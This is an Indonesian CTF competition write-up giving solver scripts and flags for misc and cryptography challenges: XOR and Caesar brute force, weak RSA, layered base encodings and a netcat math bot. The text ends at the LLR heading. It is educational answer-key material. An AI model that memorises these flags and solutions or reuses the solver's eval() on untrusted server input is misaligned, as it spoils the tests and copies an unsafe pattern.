

# **Proof Of Concept Cyber Security Hackathon**

NAMA TIM :Jawa Punya Selera

Minggu, 20 November 2022

## **Ketua Tim**

1. Ahmad Idza Anafin

## **Member**

1. Ardhi Putra Pradana
2. Radhitya Kurnia Asmara
3. Inocentius Damar Kris Awdins
4. Aryo Tegar Pradigdo

## Daftar Isi

<b>Misc</b>	<b>5</b>
Willkommen!	6
Bash	8
Math	10
tolong admin!	11
Feedback Admin	12
<b>Cryptography</b>	<b>13</b>
One Xor Away	14
Caexor	16
Basic RSA	18
The Base	19
One Big Prime	20
LLR	21
<b>Reverse Engineering</b>	<b>22</b>
What the Flag	22
Trace	24
Inimah Dasar	25
Hidden	26
Flag Checker	27
Find the Number	28
<b>Pwn</b>	<b>28</b>
Arsip	28
License Key	31
Py Pwn 1	32
MD5 Generator	33
BO 1	34
BO 2	35
<b>Web</b>	<b>36</b>
Tamperer	36
PHP Sandbox	38
Template	40
Grant Access	41
Ping Pong Dash	47
<b>Digital-Forensic</b>	<b>48</b>
Strs	48
Stego	50
History	53
Carve the Flag	55
Bukan Network Traffic	
What The Heck	59
Meta	60

## Misc

### Willkommen!

#### Executive Summary (Penjelasan singkat soal)

free flag karena flag terletak pada deskripsi



Challenge 34 Solves ×

willkommen!

100

Free Flag >\_< Flag :  
cyberwarriors{w3lc0me\_t0\_cyb3rs3cur1ty\_m4rath0n\_2022}

Flag Submit

**Technical Report** (Penjelasan detail beserta screenshot step-by-step)  
langsung saja kami submit.

**Conclusion** (Kesimpulan dari soal)

■

# Bash

## Executive Summary (Penjelasan singkat soal)

Pada soal ini diberikan sebuah yaitu **soal.zip** dan ketika diekstrak terdapat beberapa file gambar hitam dan putih dan 1 file bash script.



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

Hal pertama yang bisa diketahui adalah semua file gambar adalah file berwarna hitam dan putih.

Lalu selanjutnya kita periksa script yang ada didalam file bash script nya

```
flag=$(xxd -p flag.txt | tr -d "\n" | fold -w2 | tr '[:lower:]' '[:upper:]')
bin=$(echo "obase=2; ibase=16; $flag" | bc | numfmt --format=%08f)
bin=$(echo $bin | tr -d " " | fold -w1)
j=0
for i in $bin;
do
    r=$(( $i % 2 ))
    if [ $r -ne 0 ]
    then
        cp hitam.jpg $j.jpg
    else
        cp putih.jpg $j.jpg
    fi
    echo $j
    j=$((j+1))
done
rm flag.txt
```

Secara singkat kode bash script tersebut awalnya membaca file flag.txt lalu selanjutnya isi dari flag.txt di convert menjadi string binary, selanjutnya dilakukan perulangan terhadap untuk satuan string binary tersebut, lalu dilakukan pengecekan jika nilai binary nya adalah 0 maka akan dilakukan copy terhadap file hitam.jpg menjadi file **\$j.jpg**, dimana **\$j** adalah urutan dari iterasi nya, dan sebaliknya jika nilai binary bukan 0 (*kita asumsikan nilainya adalah 1*) maka akan dilakukan copy seperti sebelumnya, namun kali ini yang di copy adalah file putih.jpg

Oke dari algoritma tersebut kita dapat mengetahui bahwa file file yang ada di dalam **soal.zip** (selain file hitam.jpg dan putih.jpg) adalah sebuah flag.

Nah lalu kita akan buat script python untuk mengotomasi nya seperti ini

```
hitam = open('hitam.jpg', 'rb').read()
2 binflag = ''.join(['1' if hitam == open(f'{i}.jpg', 'rb').read() else '0' for i in range(296)])
flag = ''.join([chr(int(binflag[i:i+8], 2)) for i in range(0, len(binflag), 8)])

print(flag)
```

```
>> 04:25 PM soal 🐱 py solver.py
cyberwarriors{b4sh_pr0g4mm1ng_1s_fun}
>> 04:26 PM soal 🐱 █
```

Singkat nya program tersebut akan membaca bytes dari file hitam.jpg lalu semua file yang ada akan dibandingkan bytes nya dengan bytes file hitam.jpg tersebut, jika bytes nya sama akan di convert menjadi nilai 0 dan jika tidak akan di convert menjadi nilai 1. Setelah mencari nilai binary nya kita bisa mengubah binary tersebut menjadi ascii, dan kita dapat flag nya

**Flag: cyberwarriors{b4sh\_pr0g4mm1ng\_1s\_fun}**


**Conclusion** (Kesimpulan dari soal)

Soal ini sebenarnya adalah soal yang simple yaitu pada akhirnya kita hanya perlu mengubah nilai binary ke ascii, namun yang membuat sedikit berfikir adalah bagaimana alur atau algoritma dari bash script untuk meng generate file file gambar nya.

## Math

### Executive Summary (Penjelasan singkat soal)

Dalam soal kita diberikan netcat server, dimana sesuai dengan deskripsi soal nya kita bisa menebak bahwa kita netcat server tersebut diakses akan diperintahkan untuk melakukan operasi matematika agar bisa mendapatkan flag nya



### Technical Report (Penjelasan detail beserta screenshot step-by-step)

Pertama tentu kita akan melihat seperti program netcat nya bekerja, oleh karena itu kita akan mencoba mengakses server nya.

```
Selamat datang di Ujian Matematika!  
Masing-Masing soal benar mendapatkan 5 poin.  
Dapatkan 100 poin untuk mendapatkan flag. Waktumu hanya 10 detik!!!  
  
Poin : (0)  
9571 + 2549 ⇒
```

Diatas adalah hasil pemanggilan netcat server nya, pertama kita perlu mengumpulkan 100 poin untuk mendapatkan flag, dan setiap kita menjawab operasi matematika dengan benar kita mendapat 5 poin, namun disini akan dibatasi waktu 10 detik untuk menjawab.

Kita bisa saja melakukannya secara manual, tapi tentu saja akan ribet dan juga kita dikejar oleh batasan waktunya, oleh karena itu kita membuat otomasi python script untuk menyelesaikannya

```

import telnetlib

host = '103.13.207.182'
port = 30002

tn = telnetlib.Telnet(host, port)

while True:
    data = tn.read_until(b'=>')
    decoded = data.decode('utf-8')

    if 'cyber' in decoded:
        print(decoded)
        break

    calculation = eval(decoded.split('\n')[-1].strip('=>'))
    tn.write((str(calculation) + '\n').encode('utf-8'))

tn.close()

```

```

>> 04:36 PM test 🐱 py solver.py
~> 6645 [benar!]

cyberwarriors{4ut0m4t3_c4lcul4t0r}

>> 04:36 PM test 🐱 

```

Program diatas akan melakukan request ke netcat server, lalu menjawab semua soal operasi matematika secara otomatis dan mengirimkan hasil operasi nya kembali ke server, program akan terus berjalan atau berulang sampai menemukan kata '**cyber**' atau dalam kata lain sudah mendapatkan flag nya

**Flag:** cyberwarriors{4ut0m4t3\_c4lcul4t0r}


**Conclusion** (Kesimpulan dari soal)

Soal ini hanya lah soal mengenai operasi matematika untuk mendapatkan flag nya, namun yang jadi masalah adalah kita perlu poin untuk sebagai syarat mendapatkan flag dan dibatasi dengan waktu, sehingga diperlukan otomasi script.

## tolong admin!


### Executive Summary (Penjelasan singkat soal)

Dalam soal ini kita diberikan website yang sudah dihapus dan disuruh mengakses website yang sudah dihapus tersebut



### Technical Report (Penjelasan detail beserta screenshot step-by-step)

kita dapat menggunakan <https://web.archive.org/> untuk melihat website sebelum dihapus, tepatnya pada 17 november 2022



**Flag:**cyberwarriors{k4mu\_daR1\_Masa\_d3p4n?\_c60bfdc7b2c1ebb6f11452b279142b9}

### Conclusion (Kesimpulan dari soal)


soal ini hanya perlu <https://web.archive.org/> untuk melihat website yang dihapus



## Feedback Admin

### Executive Summary (Penjelasan singkat soal)

Soal berisi link google form feedback



The screenshot shows a web interface for a challenge. At the top, there are tabs for 'Teams', 'Scoreboard', and 'Challenges'. Below the tabs, there is a header area with 'Challenge' and '0 Solves'. The main title of the challenge is 'Feedback Admin!'. Below the title is a large number '1'. The text below the number says 'untuk semua peserta diwajibkan untuk mengisi form evaluasi soal untuk mendapatkan flagnya! :D'. A Google Forms link is provided: <https://forms.gle/MnFg4YkYCVAQNkFb6>. At the bottom, there is a 'Flag' input field and a 'Submit' button.

### Technical Report (Penjelasan detail beserta screenshot step-by-step)

setelah mengisi formnya kita akan mendapatkan flagnya

### Conclusion (Kesimpulan dari soal)

-

# Cryptography

## One Xor Away

### Executive Summary (Penjelasan singkat soal)

Diberikan 2 file 1 file flag yang dienkripsi dan 1 lagi source code encryptornya. Algoritma enkripsi nya dengan key random lalu diencode ke base64.



```
flag.enc
1 PiQ/OC8qPC8vNDIvLiYzMikCOig4Li40MzoCNyguKQI/LygpODsyLz40MzoCKTU8KQIyMzgCPyQpOCA=
```

```
encrypt.py > ...
#!/usr/bin/env python3

from random import randint
from base64 import b64encode as b64e

def encrypt(message, key):
    return ''.join(chr(ord(i) ^ key) for i in message)

def fwrite(fname, message):
    with open(fname, 'w') as w:
        w.write(message)
        w.close()

    return True

def main():
    f = open('flag.txt').read()
    k = randint(1, 256)

    enc = encrypt(f, k)
    enc = b64e(enc.encode()).decode()

    fwrite('flag.enc', enc)

if __name__ == '__main__':
    main()
```

### Technical Report (Penjelasan detail beserta screenshot step-by-step)

Untuk solve nya kita hanya perlu bruteforce key antara range yang diberikan yaitu 1-256 kemudian xor key dengan cipher . Berikut script/solver yang saya gunakan

```
solver.py > ...
1  from base64 import b64decode
2  from pwn import xor
3  a = b64decode(open('flag.enc','r').read())
4  for i in range(0,256):
5      if "cyberwar" in xor(a,i).decode():
6          print(xor(a,i).decode())
7          break
8
9

PS D:\CTF\HACKATHON\Crypto\xor> & C:/Users/ASUS/AppData/Local
cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}
PS D:\CTF\HACKATHON\Crypto\xor>
```

**Flag:** cyberwarriors{not\_guessing\_just\_bruteforcing\_that\_one\_byte}



### Conclusion (Kesimpulan dari soal)

ini adalah soal enkripsi biasa yang sering ditemui, dimana kita menggunakan xor dengan key. untuk mencari key nya hanya perlu di bruteforce. apalagi enkripsi xor dengan one byte key sangat mudah di bruteforce attack

# Caexor

## Executive Summary (Penjelasan singkat soal)

Diberikan file flag yang dienkripsi dan source code encryptornya.



```
encrypt.py > ...
1  #!/usr/bin/env python3
2
3  from base64 import b64encode
4  from string import ascii_uppercase, ascii_lowercase
5
6  def encrypt_1(msg, key):
7      encoded = ""
8
9      for i in msg:
10         if i.isalpha():
11             if i.islower():
12                 encoded += ascii_lowercase[(ascii_lowercase.find(i) + key) % 26]
13             else:
14                 encoded += ascii_uppercase[(ascii_uppercase.find(i) + key) % 26]
15         else:
16             encoded += i
17
18     return encoded
19
20 def encrypt_2(msg):
21     return b64encode(''.join(chr(ord(i)^j) for j,i in enumerate(msg)).encode()).decode()
22
23 def main():
24     flag = open("flag.txt").read()
25     flag = encrypt_1(flag, 22)
26     flag = encrypt_2(flag)
27
28     with open('flag.enc', 'w') as w:
29         w.write(flag)
30         w.close()
31
32 if __name__ == '__main__':
33     main()
```

## Technical Report (Penjelasan detail beserta screenshot step-by-step)

Algoritma dekripsi nya adalah ciphertext didcode base64 lalu XOR dengan key berasal dari hasil iterasi index cipher yaitu 0-panjang ciphertext. kemudian hasilnya di shift dengan caesar cipher keynya 22. berikut solver/script yang saya gunakan.

```
ver.py / ...  
from base64 import b64decode  
from string import ascii_uppercase, ascii_lowercase  
  
def decrypt(msg, key):  
    encoded = ""  
  
    for i in msg:  
        if i.isalpha():  
            if i.islower():  
                encoded += ascii_lowercase[(ascii_lowercase.find(i) - key) % 26]  
            else:  
                encoded += ascii_uppercase[(ascii_uppercase.find(i) - key) % 26]  
        else:  
            encoded += i  
  
    return encoded  
enc = b64decode('eXR6Ymp2cWlmbGF1Y3ZHek97ZXp1SnN4R0BtenNqcEBKS1J8fVJHU0NHC1Ym')  
a = ''  
for i in range(0, len(enc)):  
    a += (chr(i^enc[i]))  
print(decrypt(a, 22))
```



```
PS D:\CTF\HACKATHON\Crypto\caexor> & C:/Users/ASUS/A  
cyberwarriors{My_name_is_Caesar_not_Caexor!}
```

**Flag:** cyberwarriors{My\_name\_is\_Caesar\_not\_Caexor!}

## Conclusion (Kesimpulan dari soal)

enkripsi xor biasa yaitu  $\text{cipher} \oplus \text{key} = \text{plaintext}$

enkripsi caexor yaitu  $\text{cipher} \oplus \text{key} = \text{plaintext} \Rightarrow \text{caesar cipher shift 22}$

# Basic RSA

## Executive Summary (Penjelasan singkat soal)

Diberikan soal RSA biasa tetapi hanya diberikan nilai **n** dan **c**



```
chall.py > ...
1  from Crypto.Util.number import bytes_to_long, getPrime
2
3  flag = open("flag.txt", "rb").read()
4
5  p = getPrime(256)
6  q = getPrime(256)
7  n = p*q
8  💡
9  e = 0x10001
10
11 m = bytes_to_long(flag)
12 c = pow(m, e, n)
13
14 with open("flag.enc", "w") as f:
15     f.write(f'n = {n}\nc = {c}\n')
16     f.close()
```

```
flag.enc
n = 7793869110094713170346070604510229721784872185166802343215442842525204178762610244846427426601883936457532398859896207408894199175445731773389945676587419
c = 1615801252655869934505105249860682851067784646124701348819381940778465353737589202970326785296831581267132321655012064683610573931415405916323721655600009
```


## Technical Report (Penjelasan detail beserta screenshot step-by-step)

rsa biasa membutuhkan **p** dan **q** untuk mencari nilai **phi/totient** dan kemudian digunakan untuk mencari nilai **d**. Jika **d** sudah didapatkan kita bisa memecahkannya. Berikut solver / script yang kami gunakan.

pertama kami mencari **p** dan **q** dengan website <http://factordb.com/>

<a href="#">ces</a>	<a href="#">Report results</a>	<a href="#">Factor tables</a>	<a href="#">Status</a>	<a href="#">Downloads</a>
7793869110094713170346070604510229721784872185166802343215442842525204178762610244846427426601				Factorize!

Result:
number
$7793869110094713170346070604510229721784872185166802343215442842525204178762610244846427426601_{<154>} = 83016786801403328204147956653462961433580559997157392229833615018890680855517_{<77>} \cdot 93883049566102508306169932012092033034162408407223166902200289471678582376407_{<77>}$

More information 
--

lalu menggunakan script untuk mengkalkulasinya

```
from Crypto.Util.number import long_to_bytes

n =
77938691100947131703460706045102297217848721851668023432154428425
25204178762610244846427426601883936457532398859896207408894199175
445731773389945676587419

c =
16158012526558699345051052498606828510677846461247013488193819407
78465353737589202970326785296831581267132321655012064683610573931
415405916323721655600009


e = 65537

p =
83016786801403328204147956653462961433580559997157392229833615018
890680855517

q =
93883049566102508306169932012092033034162408407223166902200289471
678582376407

tot = (p-1)*(q-1)
d = pow(e,-1,tot)
m = long_to_bytes(pow(c,d,n))
```

```
print(m)
```



The screenshot shows a terminal window with a dark background. At the top, there are tabs labeled 'PROBLEMS', 'OUTPUT', 'TERMINAL', and 'DEBUG CONSOLE'. The 'TERMINAL' tab is active. The prompt is 'PS D:\CTF\HACKATHON\Crypto\rsa>'. The command entered is '& C:/Use' (partially visible). The output is 'b\'cyberwarriors{pr1m3\_f4ct0r\_4\_RS4}\\n\''. The prompt returns to 'PS D:\CTF\HACKATHON\Crypto\rsa>'.

```
PS D:\CTF\HACKATHON\Crypto\rsa> & C:/Use
b\'cyberwarriors{pr1m3_f4ct0r_4_RS4}\\n\'
PS D:\CTF\HACKATHON\Crypto\rsa> 
```

**Flagnya adalah : cyberwarriors{pr1m3\_f4ct0r\_4\_RS4}**

**Conclusion** (Kesimpulan dari soal)

Rumus RSA Basic

$n = p \cdot q$

$\text{tot} = (p-1) \cdot (q-1)$

$d = \text{inverse}(e, \text{tot})$

variabel RSA

$n$  = modulus

$p$  = prime

$q$  = prime

$m$  = plaintext

$c$  = ciphertext

$d$  = private key

$e$  = public key



# The Base

## Executive Summary (Penjelasan singkat soal)

diberikan sebuah file bernama flag.enc




## Technical Report (Penjelasan detail beserta screenshot step-by-step)


pertama saya ganti ekstensi file tersebut menjadi txt dan saya buka muncul tampilan sebagai berikut:



terlihat isi file tesebut telah terencode kemudian saya coba gunakan tools online cybercheff untuk mendecode nya disini saya langsung mencoba memasukkan base64 dan ternyata betul setelah itu muncul encode text seperti base64 tetapi kapital semua disitu saya langsung teringat bahwa itu base32 setelah itu muncul output hex otomatis saya inputkan from hex dan ternyata kembali lagi menjadi base64 pada saat itu saya menyadari bahwa ukuran file pun mengecil atau mengurangi saya pun langsung mencoba menginputkan base64,base32,hex berkali-kali



hingga size dan panjang karakter berkurang menjadi 33 char saja dan muncul flag nya sebagai berikut



**cyberwarriors{Easy-16-32-64-Base}**

## Conclusion (Kesimpulan dari soal)

kesimpulan dari soal ini adalah kita harus menginput base64,base32,hex berulang kali untuk mendapatkan flag tersebut karena saya menduga pembuatan soal tersebut dilakukan dengan cara menumpuk flag dengan melooping beberapa encode an hingga mencapai size 16mb serta untuk mengesolve soal ini kita juga harus tau mengenai ciri” per encode data misal bagaimana ciri base64 base32 dan hex.

# One Big Prime

## Executive Summary (Penjelasan singkat soal)

Diberikan soal yang berisi file encryptor dan flag yang terenkripsi. encryptornya menggunakan metode RSA



```
nebigprime > chall.py > ...
1  from Crypto.Util.number import bytes_to_long, getPrime
2
3  flag = open("flag.txt", "rb").read()
4
5  p = q = getPrime(4096)
6  n = p*q
7
8  e = 0x10001
9
10 m = bytes_to_long(flag)
11 c = pow(m, e, n)
12
13 with open("flag.enc", "w") as f:
14     f.write(f'n = {n}\nc = {c}\n')
15     f.close()
```

```

n = 342289777100579067274602387640259738327796627074689402487320897402320717670688804715939763859289868377423426356630174384766518764999287047166132237583530
0436528210021460019097282410352855911135413809921697676933008156400231975905316918651769772823229469212254839894249098169721912156734332923061311495172058717381
368903694619732145364329569184273405649299782002058849486026631001871378252468537745948966432244555909815351355085193651060506270703633757178119024378098605
61189128442805559758386365946752589346780512280522974120665928340530269764149899235568630639689797677048863111502769461585910217553722455784357543172834400
22912805231493636310558830458222674540822859209097647952779115087365390075591781202884852080166225162255482834823031284746037621883621949127966094021292449268
88328663164791519590213469649895966003432342214976911776859574402424202074904203658540760056692325731723603222521519216301167905744329072049337063293252793699
87268030832241741161414885288245029145426412180848293900101493048483618515507894217001836153445296906350278006957908076271851307851465603540628458104730145182
4697803522219191546819317246083195998556738628449138825288017906769218073605300413429406947583586137913269046620364764919445292547551663316233856414191269369994
6051952031595160551019039196663476649985824671707025670092654096619949217740370833924556447862909317464846632339552774387178209450486580960630234542567098096
6693300761706089781764609135924350628069165715261966628628164610252106950727867168110068104466892287887870520573747920514159264461068933516152090643728342940560
99079412635335726188444701929559556346290688239999270355098812149151234108132579214433824542624571991275387967642405760572748018014533628844543636459273861807
064043823631447571743226879410515932852558969894271925020213227865958240335095918476464451066515036976541129370411626156112267583348762300987532428999740562742
6109124223482682088827492587194995133921145774626850518363207566111242853265888349657070903120728975613599917844882372946229396047131101088884831145037480692528
866189492764928479852520826811854135076203078317444968739693239079254399054441572799150050422977853642643370998984414659810961815131945579950634487762041877143
98482670091453332563776368257440456975245098243286930007414370235531917837290798062047167632421205538806062885516144774134792897557435898730542009264133786120168
6806165192931521463064604824086846690074005615105791785658298646931961
c = 6334095164939357400059814475407466150424590932623931306206697378584210100686046332418480432571053515819785937071767705966802598514890695343973724314037358944
0098420283001943026745495288829238707935647337355493544953705067325454998411469138963439884324322491335388355924425287384334042960810165826915859982242216020923274
5481803996415071546246758325864778945157899021701123408532583516361197569034063176530173761504783950713352502001282473945590524832462888372477594725573266386040225
500390197586053827653459770055074812999287293785735317047460881796654118096626140480888946375845376435604383551348317708304436190418049786619187478538072993281281
023715666155993704647343841174709624663887269815599573142055928116247267015142035764224494775774286543418504037588811784399168924226126536424546471364940312954642368
480014507890845544605118912960058457813067745935089083950716079931452280098274123633353170807980112582374842199622412494529162876718878308154100545129253145949294
1723432493362296063680797317263462423842384305057085466915825862000123741226479008188171405401751102619045759009935607992168294721230810982674043370690625867276485
8335628753411907694161880747054800485915587556524481674600199739682274506103743103510065226341901174804838569352914635914382942580395496745678972465912771423277913
454201323968431805465895161386942626178227472182061097109422873207804564732619984186666256343518064213164230006878930392891847776754851349773845194046379448756254755
31013536134563861825232478809935486899008118666105840491670956216022402045731469673517980236006429517536527072279369058650610868970342492510843797732778866047914511
052544954885894594741381604533346446968984997804271514405518419476609099355818815532152330227766300648512027587447293546005848157519447217182020963767507704023507925
3521319124924228233052433792414829972070498960093997365406962284139917642078104491516193154783366699359678484534627445406637026263698481009473336924045281389966907217
642596174004488241817794194263276129662861112227603952406271091561930896729532344170090762587288457437814011516499993353223808077400530916031937950425221118214670240941
3200143472630885497019466136526356104162565514305097075928394730737757119280804092942735365176618086476195237231342111320467256556230421754514366117958011804-00069615318
3784848603842928968869897655984223210521640332512441297312498581882443595205146040750980755075798510257454615718081996272094963367243007123162924414789485523596986749789

```

## Technical Report (Penjelasan detail beserta screenshot step-by-step)

RSA ini menggunakan bilangan prima yang sama jadi kami mencari prima nya dengan cara diakar kuadrat. lalu untuk mencari phi/totient nya mengurangi n dengan bilangan prima tersebut lalu kalkulasikan dengan rumus RSA biasa. berikut solver/scriptnya

```

from Crypto.Util.number import long_to_bytes

from math import isqrt

n = 3422897771005790672746023876402597 #potongan n, lihat gambar
diatas

c = 6334095164939357400059814475407466 #potongan c, lihat gambar
diatas

e = 65537

p = isqrt(n)

phi = n - p

d = pow(e, -1, phi)

pt = long_to_bytes(pow(c, d, n))

print(pt)

```

```
b'cyberwarriors{0n3_pr1m3_1s_n0t_s3cur3}\n'
```

Flagnya adalah : cyberwarriors{0n3\_pr1m3\_1s\_n0t\_s3cur3}

**Conclusion** (Kesimpulan dari soal)

Jika bilangan prima sama rumus mencari totient/phi nya yaitu :


$$\phi(p^k) = p^k - p^{k-1}, \text{ where } p \text{ is a prime number}$$

atau bernilai **phi = n-p**

## LLR

**Executive Summary** (Penjelasan singkat soal)

